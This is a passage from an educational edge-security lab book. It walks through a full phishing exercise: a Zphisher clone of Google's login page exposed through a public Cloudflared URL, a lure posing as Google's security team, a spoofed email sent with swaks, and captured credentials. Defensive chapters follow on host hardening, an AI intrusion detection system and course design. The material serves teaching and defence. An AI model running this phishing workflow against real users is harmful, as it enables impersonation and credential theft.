# **IMPORTANT**: Ensure this command is typed or pasted as a single,
    continuous line.
sudo postconf -e "mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104
    [::1]/128 192.168.10.0/24"

# Restart Postfix to apply all the configuration changes.
sudo systemctl restart postfix
```

3. **Create a Target User:** If not already present from previous chapters, create the ‘testuser‘ account on the `Server`. This user will be the target of our phish.

```
sudo adduser testuser
# Set a password (e.g., 'password123') when prompted.
```

4. **Configure Mutt for `testuser`:** To enable `testuser` to read the emails delivered by Postfix, we need to configure Mutt to point to the correct mailbox location. We will add the essential three lines to the `.muttrc` file in the `testuser`'s home directory.

   First, log in as the `testuser` on your server node.

```
su - testuser
```

Now, open the Mutt configuration file `~/.muttrc` for editing. If this file does not exist, it will be created.

```
nano ~/.muttrc
```

Add the following three lines to the file. Ensure these are the only mailbox-related settings, or that they are not overridden by other conflicting entries. These lines assume Postfix is configured to deliver mail to `Maildir/` within the user's home directory.

```
# Mailbox Configuration
# These settings tell Mutt where to find your mail.
set folder = "~/Maildir"
set spoolfile = "~/Maildir"
set mbox_type = Maildir
```

Save the file and exit the editor.

Finally, launch Mutt as the `testuser`. It should now open and display any emails that have been successfully delivered to the `testuser`'s Maildir.

```
mutt
```

11.2.2 Credential Harvesting Portal (Attacker Node)

Instead of building a fake page by hand, we will use Zphisher, a tool that provides pre-built, high-fidelity templates for over 30 popular websites, including Google, Microsoft, and Instagram. This will create a far more convincing lure.

1. **Install Dependencies and Clone Zphisher:** On the `Attacker` node (‘192.168.10.11‘), install the necessary tools and download Zphisher from its official repository.

   ```
   sudo apt-get update
   sudo apt-get install -y git curl php openssh-client
   git clone https://github.com/htr-tech/zphisher.git
   ```

2. **Launch Zphisher:** Navigate into the Zphisher directory and run the script.

   ```
   cd zphisher
   bash zphisher.sh
   ```

3. **Select a Phishing Template:** Zphisher will present you with a menu of templates. For this exercise, we will clone a Google login page.

   (a) When prompted, type the number corresponding to **Google** (e.g., `03`) and press Enter. If asked for a version of the Google page select the new one.

(b) Zphisher will then ask which server option to use. Type the number for **Cloudflared** and press Enter (Select No for custom port).

Zphisher will start a local PHP server and generate a public URL (e.g., `https://random-string`). **Make a note of this generated Cloudflared URL, as you will embed it in your phishing email.** Leave this terminal running to keep the phishing page active.

Leave the Zphisher script running in this terminal. It is now actively hosting the fake page and waiting to capture credentials.

11.2.3 Email Spoofing Tool (Attacker Node)

We will use 'swaks' (Swiss Army Knife for SMTP) for its power and flexibility in crafting spoofed emails. If not already installed:

```
sudo apt-get install -y swaks nano
```

11.3 Lure Crafting and Delivery

Now we craft a phishing email that aligns with our chosen Google template and send it from the `Attacker` to the 'Server'. The email will impersonate Google's security team to create a sense of urgency. **IMPORTANT:** Replace '<generated>' with the actual Cloudflared URL Zphisher provided (e.g., 'https://random-string').

1. **Craft the Lure Text:** On the `Attacker` node, create a file named 'google_lure.txt'.

   ```
   nano google_lure.txt
   ```

   Add the following content. Note the use of an authoritative tone and a call to action.

   ```
   Subject: Security Alert: Your Account Was Accessed From a New Device

   Hi there,
   A sign-in attempt was just blocked on your Google Workspace account from
       an unrecognised device.

   For your security, please review your account activity and confirm it was
       you by logging in via the link below:
   http://<generated>

   If you do not recognise this activity, your password may have been
       compromised.
   Thank you,
   The Google Security Team
   ```

2. **Send the Spoofed Email:** In a **new terminal** on the `Attacker` node (leaving Zphisher running in the other), execute the ‘swaks‘ command.

```
# **IMPORTANT** Ensure this is all on one line
swaks --to testuser@internal-workspace.co.uk --from "'Google Security'
    <no-reply@google.com>" \
--server 192.168.10.12 --body google_lure.txt
```

   - `-to`: The recipient. Postfix will deliver this to the local ‘testuser‘.
   - `-from`: The spoofed sender. This makes the email appear to be from Google.
   - `-server`: The IP of our lab mail server (‘Server‘ node).
   - `-body`: The file containing our convincing lure.

11.4 User Behaviour Analysis

This section simulates the actions of the victim. We will log in to the ‘Server‘ node, read the email as ‘testuser‘, and fall for the trap.

1. **Read the Email (on Server Node):** Log in to the ‘Server‘ node as ‘testuser‘: `su - testuser`. Launch the ‘mutt‘ email client: `mutt`. You will see the urgent security alert from "Google Security". Open it and observe the link pointing to the **Cloudflared URL**.

2. **Access the Cloned Portal:** On the Server machine with a graphical browser, navigate to the **Cloudflared URL** from the email (e.g., `https://random-string`). You will be presented with a page that is a perfect replica of the Google sign-in page.

3. **Enter Credentials:** Enter the username ‘testuser@internal-workspace.co.uk‘ and a password (e.g., ‘MyComplexP@ssw0rd¡) into the form and click "Sign In". Zphisher will capture the input and may redirect you to the legitimate Google homepage.

4. **Verify the Compromise (on Attacker Node):** Return to the terminal where Zphisher is running on the `Attacker` node. You will see that it has captured the credentials in real-time.

```
[+] Account Found!
================================================
[+] Email          : testuser@internal-workspace.co.uk
[+] Password       : MyComplexP@ssw0rd!
================================================
[+] Saved in : sites/google/usernames.txt
[+] Waiting for Next Target...
```

   You have successfully completed the challenge. The use of a high-fidelity clone made the attack significantly more likely to succeed.

11.5 Ethical Considerations

Executing a phishing attack is a serious offence in the United Kingdom. This act falls squarely under the Fraud Act 2006 as "fraud by false representation". The crime is in the deception itself, regardless of whether credentials are stolen or used. Furthermore, building and deploying tools like Zphisher for unauthorised purposes could be considered the "making or supplying of articles for use in fraud". These are criminal acts with severe penalties, including imprisonment.

It is critical to understand that these techniques must only ever be deployed within a completely isolated environment like this lab, or as part of a legally authorised and professionally scoped penetration test. Using corporate logos and trademarks without permission also carries civil liabilities. The purpose of this exercise is to understand the threat in order to build robust defences, not to enable malicious activity.

11.6 Defence Mechanisms

Defending against sophisticated phishing attacks requires a layered strategy combining technology, policy, and user education.

11.6.1 Technical Defences

- **Email Authentication (SPF, DKIM, DMARC):** These DNS-based standards are the foundation of anti-spoofing. They allow receiving mail servers to verify that an email claiming to be from a certain domain (e.g., ‘google.com‘) was actually sent by a server authorised by that domain. A correctly configured server would have flagged our spoofed email.

- **Advanced Threat Protection (ATP):** Modern email security services (e.g., Microsoft Defender for Office 365) use "Safe Links" and "Safe Attachments". The ATP service rewrites links in emails to route through a proxy. When clicked, the destination is scanned in real-time for malicious content.

- **Web Filtering and Browser Security:** Network-level web filters and modern web browsers maintain blacklists of known phishing sites and will present users with a prominent warning page if they attempt to navigate to one, preventing the cloned page from ever loading.

11.6.2 Human and Process Defences

- **Security Awareness Training:** As the primary target, the user is the most critical defence. Continuous training must be provided to teach employees to:
  - **Verify the URL:** Always check the address bar of the login page. A legitimate Google login will always be on a ‘google.com‘ domain. Our page was on an IP address (‘192.168.10.11‘), a clear sign of a fake.
  - **Be Sceptical:** Treat all emails requesting credentials or immediate action with suspicion.
  - **Report Phishing:** Implement a simple, one-click "Report Phish" button in the email client to allow users to flag suspicious messages for the security team to analyse.
- **Multi-Factor Authentication (MFA):** This is the single most effective technical control for mitigating the impact of credential theft. Even with the user's correct password, the attacker in our scenario would be stopped because they do not possess the second factor (e.g., a physical key, or a code from an authenticator app). Enforcing MFA across all services is paramount.

Part III

Defensive and Monitoring Practices

Chapter 12

Hardening Edge Devices

Hardening is the process of reducing a system's vulnerability by minimising its **attack surface**. For edge devices, which are often deployed in physically insecure locations and exposed to hostile networks, this process is not optional-it is a critical requirement for secure operation. A hardened device is configured to provide only essential services, limiting the opportunities for an attacker to gain a foothold. This chapter outlines a multi-layered strategy for hardening edge devices, from the operating system core to the automated enforcement of security policies.

12.1 Operating System Hardening

The foundation of a secure edge device is a hardened operating system (OS). The goal is to eliminate all non-essential software, permissions, and services, adhering to the principle of least privilege.

First, **minimise the software installation**. Every package installed on a device introduces potential vulnerabilities. A minimalist base installation should be used, and any software not critical to the device's function should be purged. On a Debian-based system, this can be done using:

```
sudo apt-get autoremove --purge <package_name>
```

Second, ensure the **system is always up to date**. Security patches for the OS and installed software must be applied in a timely manner. The `unattended_upgrades` package on Debian-based systems can automate this process, ensuring critical security updates are installed without manual intervention.

Third, enforce strict **user account security**. The `root` account should be disabled for direct SSH login, and all administrative tasks should be performed via `sudo`. Strong password policies should be enforced using modules like `libpam-cracklib`, and any default or unused user accounts must be removed or disabled.

Finally, apply **kernel hardening** parameters via `/etc/sysctl.conf`. These settings control the behaviour of the Linux kernel at runtime. For an edge device not acting as a router, disabling IP forwarding prevents it from routing packets between networks. Enabling SYN cookie protection helps mitigate denial-of-service attacks.

```
# /etc/sysctl.conf
# Disable IP forwarding
net.ipv4.ip_forward = 0
# Enable SYN cookie protection (If available)
net.ipv4.tcp_syncookies = 1
```

To apply these changes, run `sudo sysctl -p`.

12.2 Firewall and Access Control

A host-based firewall is a non-negotiable layer of defence that controls all incoming and outgoing network traffic. The most effective strategy is a **default-deny policy**: block all traffic by default and explicitly create rules to allow only legitimate, required connections.

On Linux, **Uncomplicated Firewall** (`ufw`) provides a user-friendly interface for managing `iptables`. A standard hardening configuration involves blocking all incoming traffic while allowing all outgoing traffic. Traffic can be restricted to only allow devices on certain subnets to communicate. A basic `ufw` configuration would be:

```
# 1. Install the tool
sudo apt-get update
sudo apt-get install -y ufw

# 2. Set default policies
sudo ufw default deny incoming
sudo ufw default allow outgoing

# 3. Allow all traffic from the specific lab subnet
sudo ufw allow from 192.168.10.0/24

# 4. Enable the firewall
sudo ufw enable
```

Beyond the firewall, access control must be configured at the service level. For SSH, this means editing the `/etc/ssh/sshd_config` file to disable root login and password-based authentication in favour of more secure public-key cryptography. Access can be further restricted to specific users or groups using the `AllowUsers` or `AllowGroups` directives.

12.3 Secure Configuration Benchmarks

Secure configuration benchmarks provide standardised, expert-vetted guidelines for hardening systems. They offer a measurable baseline to audit a device's configuration against established best practices. The two most prominent sources for these benchmarks are the **Centre for Internet Security (CIS)** and the **Defence Information Systems Agency (DISA)** with its Security Technical Implementation Guides (STIGs).

Manually implementing hundreds of benchmark recommendations is impractical and prone to error. Instead, automated auditing tools should be used. **Lynis** is a widely used open-source security auditing tool for Unix-like systems. It performs an in-depth scan of the system, checking for common vulnerabilities, misconfigurations, and compliance with security benchmarks. After the audit, Lynis provides a detailed report with a hardening index and actionable suggestions for improvement. To run an audit with Lynis:

```
sudo apt-get install -y lynis
sudo lynis audit system
```

12.4 Automation of Security Policies

To ensure consistency and scalability, especially when managing a fleet of edge devices, security policies must be automated. Configuration management tools like **Ansible**, Puppet, or Chef allow administrators to define a system's desired state in code. This "Infrastructure as Code" (IaC) approach reduces manual errors and prevents configuration drift over time.

Ansible is particularly well-suited for edge environments due to its agentless architecture, which communicates over standard SSH. An administrator writes a "playbook" in simple YAML syntax to define a series of tasks. This playbook can be executed across any number of devices, ensuring each one is configured identically according to the security policy. An Ansible playbook could, for example, automate the entire hardening process:

- Ensure `ufw` is installed and enabled with the correct rules.
- Copy a hardened `sshd_config` file to the device.
- Install and configure `fail2ban` and `unattended-upgrades`.
- Remove a list of prohibited software packages.

By defining the secure state in a playbook, you create a repeatable and verifiable hardening process.

12.5 Defence in Depth

Defence in depth is a strategy that assumes no single security control is perfect. Instead, it relies on multiple, overlapping layers of defence to protect a system. If an attacker bypasses one layer, another is in place to thwart the attack. For an edge device, these layers can be conceptualised as follows:

1. **Network Security Layer:** A correctly configured firewall (`ufw`) and rate-limiting tools like `fail2ban` form the first line of defence against network-based attacks.
2. **Operating System Layer:** A hardened OS with minimal software, timely patches, mandatory access control (e.g., AppArmor), and secure user account policies.
3. **Authentication Layer:** The enforcement of strong authentication methods, primarily by disabling passwords in favour of public-key cryptography for SSH.
4. **Application Security Layer:** Ensuring that the primary application running on the device is itself secure, with no known vulnerabilities.
5. **Monitoring and Auditing Layer:** Continuous monitoring of system logs (e.g., via `rsyslog` to a central server) and regular file integrity checks using tools like **AIDE** (Advanced Intrusion Detection Environment) to detect unauthorised modifications.

By implementing controls at each of these layers, you create a resilient security posture that is far more difficult to compromise than one relying on a single defensive mechanism.

Chapter 13

AI-Powered Intrusion Detection

This chapter details the implementation of a lightweight, AI-powered Intrusion Detection System (IDS). We will walk through the process of setting up the environment, training a neural network model on the UNSW-NB15 dataset, and deploying this model to analyse live network traffic for malicious activity. The system is comprised of two core Python scripts: `AITrain.py` for model training and `IDS.py` for real-time analysis.

13.1 Project Setup and Installation

Before we can train or use the model, we must set up the development environment on the **Workstation** node. This involves cloning the project repository from GitHub and installing all the necessary Python libraries.

1. **Clone the GitHub Repository**
   Open a terminal on your Workstation and clone the project files. This will create a local copy of the directory containing the Python scripts.

   ```
   # Clone the repository from GitHub
   git clone https://github.com/stanly363/AI-Intrusion-Detection-System
   # Navigate into the newly created project directory
   cd AI-Intrusion-Detection-System
   ```

2. **Install All Dependencies**
   The project relies on several Python libraries for data manipulation, machine learning, and network analysis. Install all of them with a single command:

   ```
   # Install all required libraries using pip (REQUIRES PYTHON 3.9-3.11)
   # **All On One Line**
   pip install tensorflow pandas scapy numpy scikit-learn joblib kagglehub
       keras_tuner
   ```

3. **Windows-Specific Prerequisite (Npcap)**
   For users running the system on Windows, the `scapy` library requires the Npcap packet capture driver for its functionality.

   - Download the latest Npcap installer from its official website: `https://npcap.com`.
   - During installation, it is crucial to select the options for **"Support raw 802.11 traffic (and monitor mode)"** and **"Install Npcap in WinPcap API-compatible Mode"**.

13.2 System Usage: Training and Analysis

13.2.1 Project Directory Structure

The project is organised with a dedicated `/pretrained` folder for the high-performance, pre-trained model artifacts. When you train your own model, the new artifacts will be saved in the root directory.

13.2.2 Training a New Model (Optional)

The repository includes a set of sample PCAP files for training, but for the highest accuracy, it is recommended to supplement this with captures from your own network. This helps the model learn the unique characteristics of your environment.

1. **Prepare and Add Training Data**
   The training script processes all `.pcap` or `.pcapng` files found in the `pcap_samples` directory.

   - **Add Your Benign Traffic:** Capture normal, everyday traffic from your own network and place the PCAP files into the `pcap_samples/benign/` folder. This is the most important step for improving accuracy, as it teaches the model what "normal" looks like specifically for you, reducing false positives.
   - **Add Your Malicious Traffic:** If you have captures of known malicious activity or can generate some in a safe, isolated environment (e.g., running Nmap scans), add these PCAP files to the `pcap_samples/malicious/` folder. This helps the model better identify the specific types of threats you might face.

2. **Run the Training Script**
   Once you have added your custom data, execute the `AITrain.py` script. It will automatically use all the PCAP files in the directory to train a new, more accurate model tailored to your network. The new model artifacts will be saved in the project's root directory.

```
# Run the training pipeline on the combined dataset
python AITrain.py
```

13.2.3 Running the Live IDS on the Mirrored Network

To analyse all traffic traversing the network, the Workstation must be connected to the **mirror port** (also known as a SPAN port) on the network switch. This configuration duplicates all packets from other ports and forwards them to the port connected to our Workstation's Ethernet interface.

1. **Identify the Correct Network Interface**
   You must identify the name of the specific Ethernet interface that is now connected to the mirror port.

   - **On Linux:** Use the command `ip a` or `ifconfig`. Look for an interface name like `eth0`, `ens33`, or similar.
   - **On macOS:** Use the command `ifconfig`. Your wired connection is likely named `en0`.
   - **On Windows:** Use the command `getmac /v`. Look for the `Connection Name` associated with your "Ethernet" adapter.

2. **Run the Live Analyser**
   Choose one of the two methods below depending on which model you wish to use. The script requires root/administrator privileges to access the network interface in promiscuous mode.

   - **Method 1: Use the Pre-trained Model (Recommended)**
     To use the model you must add the `-use-pretrained` flag to the command.

     ```
     # On Linux/macOS, using interface 'eth0'
     sudo python IDS.py --i eth0 --use-pretrained
     # On Windows (as Administrator), using interface 'Ethernet'
     python IDS.py --i "Ethernet" --use-pretrained
     ```

   - **Method 2: Use a Self-Trained Model**
     If you have run `AITrain.py`, your new model files are in the root directory. To use them, run the command **without** the `-use-pretrained` flag.

     ```
     # On Linux/macOS, using interface 'eth0'
     sudo python IDS.py --i eth0

     # On Windows (as Administrator), using interface "Ethernet"
     python IDS.py --i "Ethernet"
     ```

   The system will now display real-time, colour-coded alerts in the console for any traffic classified as malicious. Press **Ctrl+C** to stop the analyser.

13.3 Code Breakdown: Training the Model (AITrain.py)

The `AITrain.py` script is a complete pipeline for creating the intrusion detection model directly from raw network capture files. This approach trains the model on features that can be extracted from live traffic, making it highly compatible with the real-time analyzer.

13.3.1 Step 1: Data Acquisition and Feature Extraction from PCAPs

This stage processes local PCAP files and transforms raw packets into a feature set suitable for a neural network.

- **Local PCAP Loading:** The script scans a local directory (e.g., `pcap_samples/`) for `.pcap` or `.pcapng` files. It automatically labels packets as benign (0) or malicious (1) based on whether they are located in a subdirectory named "benign" or "malicious".
- **Packet-Level Feature Extraction:** For each packet, it extracts fundamental features directly available from its headers, such as IP length, TTL, TCP/UDP ports, and TCP flags (SYN, ACK, FIN, etc.).
- **Micro-Flow Feature Engineering:** To capture the temporal context of traffic, the script introduces "micro-flow" analysis. It tracks short-term (2-second) aggregations of packets between source/destination pairs. For each packet, it calculates real-time features for its corresponding micro-flow, including packet count, byte count, number of unique destination ports, and packet rate within that small time window.
- **Combined Feature Set:** The basic packet features and the calculated micro-flow features are combined into a single feature vector for each packet, creating a rich dataset that captures both individual packet characteristics and their short-term behavioral patterns.

13.3.2 Step 2: Advanced Optimisation and Training

- **Feature Selection:** A Random Forest classifier is trained on the extracted features to determine their relative importance. The script then selects the top 50 most impactful features. This reduces the model's complexity and increases prediction speed.
- **Data Scaling:** The selected features are normalized using the `StandardScaler`. The scaler is fitted **only** on the training data and then used to transform both the training and test sets, preventing data leakage.

- **Hyperparameter Tuning:** The script uses the `KerasTuner` library with the Hyperband algorithm to systematically search for the optimal model architecture (e.g., number of neurons, dropout rates) and the best learning rate.

- **Optimised Training:** The final model is built with the best hyperparameters and trained on the selected, scaled features. It uses `EarlyStopping` to prevent overfitting and `class_weight` to handle imbalanced datasets by giving more importance to the minority class (attacks).

- **Threshold Optimisation:** After training, the script analyzes the model's precision-recall curve on the test data. It calculates the optimal prediction threshold that maximizes the F1-score, providing a statistically sound balance between detecting attacks and avoiding false alarms.

- **Saving Artefacts:** Finally, the script saves five critical files: the Keras model (`ids_live_compatible_model.keras`), the scaler object (`scaler_live_compatible.gz`), the list of selected columns (`model_columns_live_compatible.pkl`), the optimal threshold (`best_threshold_live_compatible.pkl`), and a list of all possible feature names (`all_extracted_features_for_live.pkl`).

13.4 Code Breakdown: Live Analysis (IDS.py)

The `IDS.py` script uses the artifacts generated by `AITrain.py` to perform real-time, packet-by-packet network intrusion detection. It is designed to be lightweight and fast, analyzing each packet as it arrives.

13.4.1 Step 1: Setup and Loading Artifacts

- **Argument Parsing:** The script uses Python's standard `argparse` library to create a command-line interface. This allows the user to specify the network `-interface` to monitor and an optional `-pretrained` flag to select the model location.

- **Dynamic Path Loading:** An `if` statement checks the `-pretrained` flag. Based on this, a path variable is set to either the `/pretrained` directory or the project's root, ensuring the script loads the correct set of model files.

- **Loading Artifacts:** It loads the essential files for analysis within a `try...except` block for robust error handling. This includes the trained Keras model, the fitted `StandardScaler` object, the list of required feature names, and the optimized prediction threshold.

13.4.2 Step 2: Live Packet Capture and Processing

- **Packet Sniffing:** The core of the live analysis is the `sniff` function from Scapy. It is configured to capture traffic on the specified interface and pass each packet individually to a callback function, `process_packet`, for immediate analysis.

- **Defensive Filtering:** The sniffer is set to only capture IP packets (`filter="ip"`), and the callback function performs an additional validation (`packet.haslayer(IP)`). This makes the system efficient and prevents crashes from non-standard Layer 2 frames.

- **Per-Packet Analysis:** Unlike traditional systems that wait for a network flow to complete, this IDS analyzes every single packet in real-time. This allows for the immediate detection of threats as they occur, packet by packet.

13.4.3 Step 3: Real-time Feature Engineering and Prediction

The `process_packet` function is executed for every captured packet.

- **Hybrid Feature Extraction:** For each packet, the script extracts features from two sources. First, it extracts static, packet-level details (IP TTL, TCP flags, ports, etc.). Second, it calculates stateful "micro-flow" features by tracking packet/byte counts and rates within a 2-second sliding window for that packet's source/destination pair. This provides crucial short-term context.

- **Robust Preprocessing:** To ensure the live data perfectly matches the format the model was trained on, the script creates a template DataFrame containing all the required feature columns in the correct order. It populates this template with the extracted features from the live packet and then applies the loaded `StandardScaler` to normalize the data.

- **Prediction with Optimal Threshold:** The single, preprocessed feature vector is fed into the loaded model, which outputs a malicious probability score. This score is compared against the optimized `best_threshold`. A packet is classified as 'ATTACK' only if its score exceeds this value.

- **Conditional Alerting:** If a packet is classified as malicious, a highly visible, color-coded alert is printed to the console. The alert contains the timestamp, packet details (IPs, protocol), and the model's confidence score. No output is generated for normal traffic, ensuring the console remains clean and readable.

13.5 Experiment: Detecting a Live Attack

To validate the effectiveness of the IDS, we can perform an experiment by launching a network scan from an attacker machine and observing the real-time detection on the Workstation. Ensure that the workstation is connected to the mirror port.

1. **Start the IDS on the Workstation**
   In a terminal on the Workstation, run the `IDS.py` script as previously described, ensuring it is monitoring the correct Ethernet interface connected to the mirror port. Keep this terminal visible.

   ```
   # Ensure the IDS is running and actively sniffing traffic
   sudo python IDS.py --i eth0 --pretrained
   ```

2. **Prepare the Attacker Machine**
   On a separate machine on the same network (the "Attacker"), open a terminal. This machine will be used to generate traffic that simulates a reconnaissance attack. Ensure a tool like Nmap is installed.

3. **Launch a Network Scan**
   From the Attacker machine, execute an Nmap scan targeting another device on the network (e.g., a Raspberry Pi, a router, or another computer). A simple ping scan or a more aggressive port scan will generate traffic patterns that the IDS is trained to recognise as anomalous.

   ```
   # Example: A fast scan against a target with IP 192.168.1.12
   nmap -T4 -p- 192.168.10.12
   ```

4. **Observe the Detections**
   As the Nmap scan runs, turn your attention to the terminal on the Workstation where the IDS is running. Because the Workstation is connected to a mirror port, it sees all the packets generated by the scan. You should see a series of red, color-coded alerts appear in real-time, similar to the example below. Each alert signifies that the AI model has classified an individual packet from the Attacker to the Target as malicious.

   ```
   [2023-10-27 15:31:01] [ATTACK] Packet: 192.168.10.11 -> 192.168.1.12
      (Proto: TCP) | Size: 74 bytes | Prob: 0.9987)
   !!! POTENTIAL INTRUSION DETECTED !!! (Packet from 192.168.10.11)
   ```

   This experiment provides a practical demonstration of the system's ability to identify and flag suspicious network packets in real-time.

13.6 Ethical and Privacy Concerns

The proliferation of AI-powered security at the edge, while powerful, introduces significant ethical and privacy challenges that must be carefully managed. As edge devices become more deeply embedded in our daily lives—in our homes, cities, and workplaces—the methods used to secure them can have profound societal implications.

- **Data Privacy and Surveillance:** Edge devices, particularly cameras and sensors, are capable of collecting vast quantities of highly sensitive, personal data. When AI models analyse this data for security purposes, it creates a potential for pervasive surveillance. Questions arise regarding data ownership, consent, and the potential for function creep, where data collected for security is later repurposed for commercial or other means without the individual's knowledge. The risk is the creation of a society under constant observation, where every action is logged and analysed.

- **Algorithmic Bias and Fairness:** AI models are only as unbiased as the data they are trained on. If a training dataset contains historical biases, the resulting security model will perpetuate and even amplify them. In an edge security context, this could manifest as an AI system that disproportionately flags individuals from certain demographic groups as suspicious, or misinterprets cultural norms as anomalous behaviour, leading to unfair and discriminatory outcomes.

- **Autonomous Decision-Making and Accountability:** A key goal of edge AI is to enable autonomous, real-time responses to threats. This could involve an AI model independently deciding to lock a person out of a building, shut down a critical industrial process, or block a user's network access. This raises a critical question of accountability: if the AI makes an error with significant consequences, who is responsible? The developer, the operator, or the owner of the system? Without a human in the loop, recourse and appeals become incredibly difficult.

- **Transparency and Explainability:** Many advanced machine learning models, particularly deep neural networks, operate as "black boxes". It can be nearly impossible to understand precisely why a model made a specific decision. This lack of explainability is a major ethical hurdle. For a security system to be considered just, it must be possible to audit its decisions and understand its reasoning, a capability that is often absent in the most complex AI systems.

13.7 Emerging Use Cases

The convergence of AI and edge computing is set to redefine the landscape of cybersecurity, moving beyond traditional intrusion detection to more proactive, intelligent, and distributed defence models.

- **Federated Learning for Collaborative Defence:** To address the privacy concerns of centralising data, federated learning is emerging as a powerful alternative. In this model, a base AI model is pushed out to all edge devices. Each device then trains the model locally on its own unique data, without that data ever leaving the device. Only the learned model updates—the abstract mathematical improvements—are sent back to a central server to be aggregated into an improved global model. This allows a fleet of edge devices to collaboratively learn from each other's experiences and build a collective defence against new threats, all while preserving the privacy of the raw data.

- **AI-Powered Physical Security:** Edge devices like smart cameras are being equipped with powerful on-device AI for real-time physical threat detection. This includes use cases such as identifying unauthorised individuals in restricted areas using facial recognition, detecting abandoned objects in public spaces, or analysing crowd density and flow to predict and prevent safety incidents. By performing the analysis on the device itself, latency is minimised, allowing for immediate alerts and responses.

- **Predictive Threat Hunting in IoT Networks:** In a large Internet of Things (IoT) network, individual device actions may seem benign. However, AI models running on edge gateways can analyse the collective behaviour of the entire fleet. By establishing a baseline of normal inter-device communication patterns, the AI can predictively identify subtle indicators of a coordinated attack, such as a botnet slowly activating or a worm propagating across the network, long before any overt malicious action occurs.

- **Adaptive Authentication and Zero Trust:** AI at the edge can enable highly secure, context-aware authentication that moves beyond static passwords. An edge device could continuously analyse a user's behavioural biometrics—such as typing cadence, mouse movements, and typical application usage—to generate a real-time trust score. If the user's behaviour deviates from their established baseline, indicating a potential account takeover, the system could automatically trigger a requirement for multi-factor authentication or restrict access to sensitive resources, thereby implementing a true, dynamic Zero Trust security model.

Part IV

Case Studies and Future Directions

Chapter 14

Classroom Deployment Models

The transition from a functional lab environment to an effective educational curriculum requires a deliberate academic strategy. The hands-on exercises detailed in the preceding chapters provide a powerful toolkit for teaching complex cybersecurity concepts, but their successful implementation in a classroom setting depends on careful planning, scalable management, and robust assessment methods. This chapter provides a framework for deploying the EdgeSec lab as a formal educational programme, covering syllabus design, device management, case studies of potential course structures, and strategies for evaluating student learning.

14.1 Designing Lab Syllabi

A successful syllabus for this lab should be modular, allowing for flexibility while building concepts in a logical progression. The core principle is to scaffold learning, starting with foundational knowledge and gradually introducing more complex offensive and defensive techniques. A recommended syllabus structure would follow the order of the chapters in this book.

- **Module 1: Network Foundations (Weeks 1-2)**
  - **Topics Covered:** IP/MAC addressing, OSI model, TCP vs. UDP, DNS. (Chapter 3)
  - **Learning Objectives:** Students will be able to differentiate between Layer 2 and Layer 3 addressing, explain the TCP three-way handshake, and use command-line tools (`ip`, `arp`) to inspect network configurations.
  - **Practical Lab:** Basic connectivity testing and configuration checks on the lab devices.

- **Module 2: Passive Reconnaissance (Weeks 3-4)**
  - **Topics Covered:** Packet sniffing, promiscuous mode, switched vs. hubbed networks, capture/display filters. (Chapter 4)
  - **Learning Objectives:** Students will be able to configure a mirror port, capture traffic using `tshark` or Wireshark, filter for specific protocols, and reconstruct a TCP stream to extract unencrypted data.
  - **Practical Lab:** The credential harvesting challenge from Chapter 4.
- **Module 3: Active Reconnaissance and Exploitation (Weeks 5-8)**
  - **Topics Covered:** Port scanning, service versioning, OS fingerprinting, MitM attacks, brute-force attacks, RCE via Shellshock. (Chapters 5, 6, 7, 9)
  - **Learning Objectives:** Students will be able to map the network using Nmap, execute an ARP poisoning attack, crack password hashes, and gain a reverse shell by exploiting a known vulnerability.
  - **Practical Lab:** A multi-week, escalating series of challenges using the Attacker node against the Server node.
- **Module 4: Defensive Measures and AI-Powered Detection (Weeks 9-12)**
  - **Topics Covered:** Host hardening, firewall configuration, malware analysis, signature-based IDS (Snort), and AI-based IDS. (Chapters 12, 10, 13)
  - **Learning Objectives:** Students will be able to harden a Linux server, configure firewall rules, deploy Snort to detect attacks, and use the AI-powered IDS to identify anomalous traffic from their own scans.
  - **Practical Lab:** Students will first harden their ‘Server‘ node and then attempt to attack it, verifying that their defensive measures work. The final lab involves running the AI IDS to detect an Nmap scan.

14.2 Device Management and Scaling

Managing a fleet of edge devices in a classroom setting presents unique logistical challenges. A consistent and scalable management strategy is essential for ensuring a smooth learning experience.

- **Golden Image Creation:** Before the start of a course, create a "golden image" for each type of device (Raspberry Pi, Jetson Nano). This involves flashing the base OS, performing all necessary updates, installing all required software (`nmap`, `nginx`, `docker`, etc.), and configuring the basic network settings. This master SD card image can then be cloned to all other student SD cards using tools like `dd` or BalenaEtcher. This ensures every student starts with an identical, fully functional environment, drastically reducing setup time during class.

- **Configuration Management with Ansible:** To manage configuration drift throughout the course or to deploy new lab setups, an automation tool is invaluable. As introduced in Chapter 12, Ansible is ideal for this environment due to its agentless nature. An Ansible playbook can be created to reset a lab environment to a known state, such as re-enabling password authentication on the SSH server or deploying a vulnerable container, ensuring consistency across all student pods.

- **Scaling the Lab:** The lab architecture is inherently scalable. Each "pod" consists of three edge devices, a switch, and a router. For a larger class, multiple pods can be deployed in parallel. To avoid IP address conflicts, each pod can be assigned a different subnet (e.g., Pod 1 uses `192.168.10.0/24`, Pod 2 uses `192.168.11.0/24`, etc.). This requires minor adjustments to the router's DHCP configuration for each pod but keeps the lab exercises identical.

- **Reset Procedures:** At the end of each major lab session, have a clear reset procedure. This could be as simple as re-flashing the SD cards from the golden image or running an Ansible playbook that reverts all changes. This ensures that the next class or the next lab exercise starts from a clean slate.

14.3 Case Studies of Successful Programmes

The most effective cybersecurity curricula are those that implement proven pedagogical models. Rather than reinventing the wheel, the EdgeSec framework is designed to serve as a platform for adapting successful, real-world training methodologies for a university context. The following case studies explore how the lab can be used to implement two of the most impactful models in the industry: the intensive, hands-on approach of professional training institutes and the engaging, gamified model of Capture the Flag competitions.

- **Case Study 1: The SANS Institute's Intensive Training Model**
  - **Context:** The SANS Institute is a global leader in professional cybersecurity training, known for its intensive, hands-on methodology where theoretical concepts are immediately reinforced with practical labs.
  - **Alignment with EdgeSec:** The EdgeSec framework enables this model by allowing each chapter to be taught as a single, intensive module. A morning lecture on a topic (e.g., Man-in-the-Middle attacks) can be directly followed by an afternoon lab where students execute that attack in their isolated pod, a one-to-one mapping known to improve skill retention.
  - **Observed Outcomes:** This hands-on, intensive model consistently produces practitioners who are better prepared for real-world operational challenges and can apply their knowledge immediately.

- **Case Study 2: The "Capture the Flag" (CTF) Competition Model**
  - **Context:** Capture the Flag (CTF) competitions are gamified challenges where participants exploit vulnerabilities to find hidden "flags". Popularised at conferences like DEF CON, this model is highly effective for developing creative, practical offensive security skills.
  - **Alignment with EdgeSec:** The EdgeSec lab is an ideal platform for hosting self-contained classroom CTFs. An instructor can pre-configure the `Server` node with vulnerabilities from the book, and students can compete to find the flags. The isolated nature of each pod prevents interference between teams.
